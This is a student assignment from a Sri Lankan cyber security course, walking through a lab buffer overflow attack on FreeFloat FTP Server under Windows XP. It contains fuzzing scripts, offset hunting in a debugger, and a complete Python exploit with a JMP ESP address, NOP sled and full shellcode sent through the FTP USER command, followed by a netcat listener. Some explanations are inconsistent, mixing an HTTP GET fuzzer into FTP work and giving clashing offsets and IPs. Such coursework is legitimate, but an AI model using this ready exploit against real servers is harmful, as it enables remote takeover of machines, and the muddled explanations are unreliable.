**Offensive Hacking: Tactical and Strategic**

**Assignment**

**M.H. Abeysingha**

**IT16149090**



Bachelor of Science (Hons). In Information Technology

(Specialization in Cyber Security)

Sri Lanka Institute of Information Technology

Sri Lanka

May 12, 2020

**One Drive Video Link:**

[**https://mysliit-my.sharepoint.com/:v:/g/personal/it16149090\_my\_sliit\_lk/EX1G9YUAZelEifm8KqDiT28Bgpi4uTbL5yPlrivGAU2tYg?e=hGdpUA**](https://mysliit-my.sharepoint.com/:v:/g/personal/it16149090_my_sliit_lk/EX1G9YUAZelEifm8KqDiT28Bgpi4uTbL5yPlrivGAU2tYg?e=hGdpUA)


**Exploit Development**

An exploit is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service attack.


**Buffer Overflow**

In information security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

A vulnerability to buffer overflow occurs when you send too much data to a program. The excess data corrupts surrounding memory space and also modify other data. The program may report an error or act differently, as a result. Likewise, these vulnerabilities are called buffer overrun. Simply, you may want to let the user enter an email address. Therefore you construct a variable number. The variable is assigned 64 bytes because you don’t want to an email string to be longer than 64 characters. But you defend too much on user input and don’t verify whether the length of the sting inserted exceeds the buffer size.




The Freefloat FTP Server has many vulnerable parameters.

****

**FreeFloat FTP server Remote command execution user command Buffer Overflow in windows XP**

The vulnerable server is up and running on port 21. Let's confirm that from our attacking machine, using nc.

First, the IP address of our victim machine is 192.168.129.128:



Then from the attacking machine, execute the following command:

$ nc 192.168.129.128 21

**Fuzzing**

Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks.

Since the manual way of using the nc command is not efficient, let's build a script to do so using the Python language

Now we going to write simple python script.

**#!/usr/bin/python**

**import socket**

**import sys**

**junk =**

**s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)**

**connect = s.connect(('192.168.67.128',21))**

**s.recv(1024)**

**s.send('USER '+junk+'\r\n')**

Now, let's try the fuzzing phase with the USER parameter. Let's start with a junk value of 50:

**#!/usr/bin/python**

**import socket**

**import sys**

**junk = 'A'\*50**

**s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)**

**connect = s.connect(('192.168.67.128',21))**

**s.recv(1024)**

**s.send('USER '+junk+'\r\n')**

**Simple explanation of python script**

import socket

import time

buffer\_length = 50

while True:

try:

s = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

***//* *of\_inet means create ipv4 socket and socket\_Stream for tcp socket***

***//now lets connect to our ftpserver***

***//server @ 192.168.67.128 port 21***

s.connect(('192.168.67.128',21))

***//now we are connected to server***

***//we gonna send some data***

buffer\_length = 50

junk = 'A'\*buffer\_length

***//we made variable of 50A's***

***//we gonna send that to our server***

***//in this format we need to send its simple GET request***

payload = 'GET' + junk + 'HTTP/1.1\r\n\r\n'

***// this encodeing will be sentlike raw bytes and will be exactly what we sent***

s.send(payload.encode('raw\_unicode\_escape'))

buffer\_length += 50

print(buffer\_length)

***//finally closing the connection***

print("payload sent successfully")

s.close()

time.sleep(1)

except:

print("may be overflow occurred at {}".format(buffer\_length))

App is not crash. So 50A’s are not sufficient. We want to send


* 50A’s one time
* 100A’s second time
* 150A’s third time.

And so on if any crash occurs socket closes and we can check that overflow point.

So we got overflow point at 350. It means somewhere between 300 and 350 overflow may occur.

Then, app has overflowed with A’s.


And from our victim machine, let's attach the Freefloat FTP Server inside the Immunity Debugger and hit the run program once:

****


Now we going to find which A’s got in eip and esp.

For that, need to insert a unique pattern. So that we find that pattern in eip and esp.

now going to write a simple python script to create a pattern.




This is the unique pattern.




Now restarted the app and let’s run the exploit again and got esp content. One important step is we going to locate content of EIP also now only. Now let’s find at what offset these are located.

Let's register the contents:

****

Then, make sure that the program is in the running state:

****

At 200A’s + 47 bytes EIP

At 200A’s +59 bytes ESP

Now lets change some content in our exploit. So that A’s will be 247 and the eip. So this will be our content 247 A’s

Eip = BBBB


Some junk2 that is space between eip and esp.

Esp = CCCC

Now, let's run our exploit and then take a look at the Immunity Debugger:

**$ ./exploit.py**

The output of the preceding command can be seen in the following screenshot:

****

In this phase, we will control the instruction pointer by calculating the exact offset of the EIP register.

Now we going to find stack size. So that we can decide how much of shell code we can place later. The method is we going to send some bytes into esp. (it is 300). Then we can check if those 300 bytes are present in the stack or not. Else find how many are placed.


EIP is filled with BBBB. We going to fill stack with 400C’s . so lets run the exploit. It shows esp directly points to CCCC and lets see full stack.

Double click on that esp. then it shows esp changed to something like this. $ ==> > 43434343 CCCC it means its pointer referring to esp. which I double clicked $ + 4 >43434343 CCCC.


This means esp + 4. It means 8C’s are placed without problem. Now we going to convert this 18C’s to decimal. 396 bytes and first CCCC which is esp. It means we can place 400 bytes of shell code without any problem. 400 bytes means lot of place. Now it shows stack size is more or not. In this time, app did not overflow. It means stack size is less than 800.

Then app overflowed. Now repeating same process double clicking esp and going down. It is 254. It shows even 600 bytes of C’s are placed. So somewhere between 600 and 800 app did not overflow. 600 bytes means nice place to store our shell code.


Now we going to generate shell code using **msfvenom** and place esp. lets open the kali linux and open the terminal. We use to **msfvenom** command to generate shell code.




We going to place this shell code in esp. lets copy that shell code and put in esp.



Sometimes directly placing shell code gets some null bytes or gets truncated. So lets add some nops. It means no operation. It does not do anything. X90 is hex for nop. Then execute our exploit and a calculator should popup.





Shell code got broken. Lets put some more nops and try. Then it shows our calculator shell code executed.

Let's re-run the Freefloat FTP Server, attach it to the Immunity Debugger, and hit the run program icon. Then, run the exploit:

**$ ./exploit.py**

#!/usr/bin/python

import socket,sys,time,os

import Tkinter,tkMessageBox

os.system("clear")

def exploit():

target = ip.get()

junk = "\x41" \* 230 # Offest Number --> 230

eip = "\x53\x93\x37\x7E" # 0x7E379353 FFE4 JMP ESP

nops = "\x90" \* 20

payload =("\xb8\xe9\x78\x9d\xdb\xda\xd2\xd9\x74\x24\xf4\x5e\x2b\xc9" +

"\xb1\x4f\x31\x46\x14\x83\xc6\x04\x03\x46\x10\x0b\x8d\x61" +

"\x33\x42\x6e\x9a\xc4\x34\xe6\x7f\xf5\x66\x9c\xf4\xa4\xb6" +

"\xd6\x59\x45\x3d\xba\x49\xde\x33\x13\x7d\x57\xf9\x45\xb0" +

"\x68\xcc\x49\x1e\xaa\x4f\x36\x5d\xff\xaf\x07\xae\xf2\xae" +

"\x40\xd3\xfd\xe2\x19\x9f\xac\x12\x2d\xdd\x6c\x13\xe1\x69" +

"\xcc\x6b\x84\xae\xb9\xc1\x87\xfe\x12\x5e\xcf\xe6\x19\x38" +

"\xf0\x17\xcd\x5b\xcc\x5e\x7a\xaf\xa6\x60\xaa\xfe\x47\x53" +

"\x92\xac\x79\x5b\x1f\xad\xbe\x5c\xc0\xd8\xb4\x9e\x7d\xda" +

"\x0e\xdc\x59\x6f\x93\x46\x29\xd7\x77\x76\xfe\x81\xfc\x74" +

"\x4b\xc6\x5b\x99\x4a\x0b\xd0\xa5\xc7\xaa\x37\x2c\x93\x88" +

"\x93\x74\x47\xb1\x82\xd0\x26\xce\xd5\xbd\x97\x6a\x9d\x2c" +

"\xc3\x0c\xfc\x38\x20\x22\xff\xb8\x2e\x35\x8c\x8a\xf1\xed" +

"\x1a\xa7\x7a\x2b\xdc\xc8\x50\x8b\x72\x37\x5b\xeb\x5b\xfc" +

"\x0f\xbb\xf3\xd5\x2f\x50\x04\xd9\xe5\xf6\x54\x75\x56\xb6" +

"\x04\x35\x06\x5e\x4f\xba\x79\x7e\x70\x10\x0c\xb9\xe7\x5b" +

"\xa7\x44\x78\x33\xba\x46\x69\x98\x33\xa0\xe3\x30\x12\x7b" +

"\x9c\xa9\x3f\xf7\x3d\x35\xea\x9f\xde\xa4\x71\x5f\xa8\xd4" +

"\x2d\x08\xfd\x2b\x24\xdc\x13\x15\x9e\xc2\xe9\xc3\xd9\x46" +

"\x36\x30\xe7\x47\xbb\x0c\xc3\x57\x05\x8c\x4f\x03\xd9\xdb" +

"\x19\xfd\x9f\xb5\xeb\x57\x76\x69\xa2\x3f\x0f\x41\x75\x39" +

"\x10\x8c\x03\xa5\xa1\x79\x52\xda\x0e\xee\x52\xa3\x72\x8e" +

"\x9d\x7e\x37\xbe\xd7\x22\x1e\x57\xbe\xb7\x22\x3a\x41\x62" +

"\x60\x43\xc2\x86\x19\xb0\xda\xe3\x1c\xfc\x5c\x18\x6d\x6d" +

"\x09\x1e\xc2\x8e\x18")

sock = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

try:

sock.connect((target,21))

print "\n\n[-] Sending exploit ..."

print sock.recv(2000)

sock.send("USER "+junk+eip+nops+payload+"\r\n")

sock.close()

os.system("nc -lvp 4444")

except:

print "[-] Connection to "+target+" failed! \n"

sys.exit(0)

root=Tkinter.Tk()

root.geometry("%dx%d" %(700,375))

root.title("\*\*\* FreeFloat FTP Server Remote Code Execution USER Command Buffer Overflow\*\*\*")

root['bg'] = 'black'

developer=Tkinter.Label(text="Developed by D35m0nd142").pack(side='bottom')

ip\_answer=Tkinter.Label(text="IP Address ").pack()

ip=Tkinter.StringVar()

ip\_entry=Tkinter.Entry(textvariable=ip).pack()

exploit=Tkinter.Button(text="Exploit",command=exploit).pack()

root.mainloop()

In this document, we did a real and full scenario starting from fuzzing. We then looked at how to control the EIP, and then inject and execute a shell code.

**GitHub Link:** [**https://github.com/Mihirihasara/Explot-Development**](https://github.com/Mihirihasara/Explot-Development)

**One Drive Video Link:**

[**https://mysliit-my.sharepoint.com/:v:/g/personal/it16149090\_my\_sliit\_lk/EX1G9YUAZelEifm8KqDiT28Bgpi4uTbL5yPlrivGAU2tYg?e=hGdpUA**](https://mysliit-my.sharepoint.com/:v:/g/personal/it16149090_my_sliit_lk/EX1G9YUAZelEifm8KqDiT28Bgpi4uTbL5yPlrivGAU2tYg?e=hGdpUA)

**Video Link:** [**https://drive.google.com/open?id=1kMYl7XiI77r2919yXN6KcR0UZZ1SvRWe**](https://drive.google.com/open?id=1kMYl7XiI77r2919yXN6KcR0UZZ1SvRWe)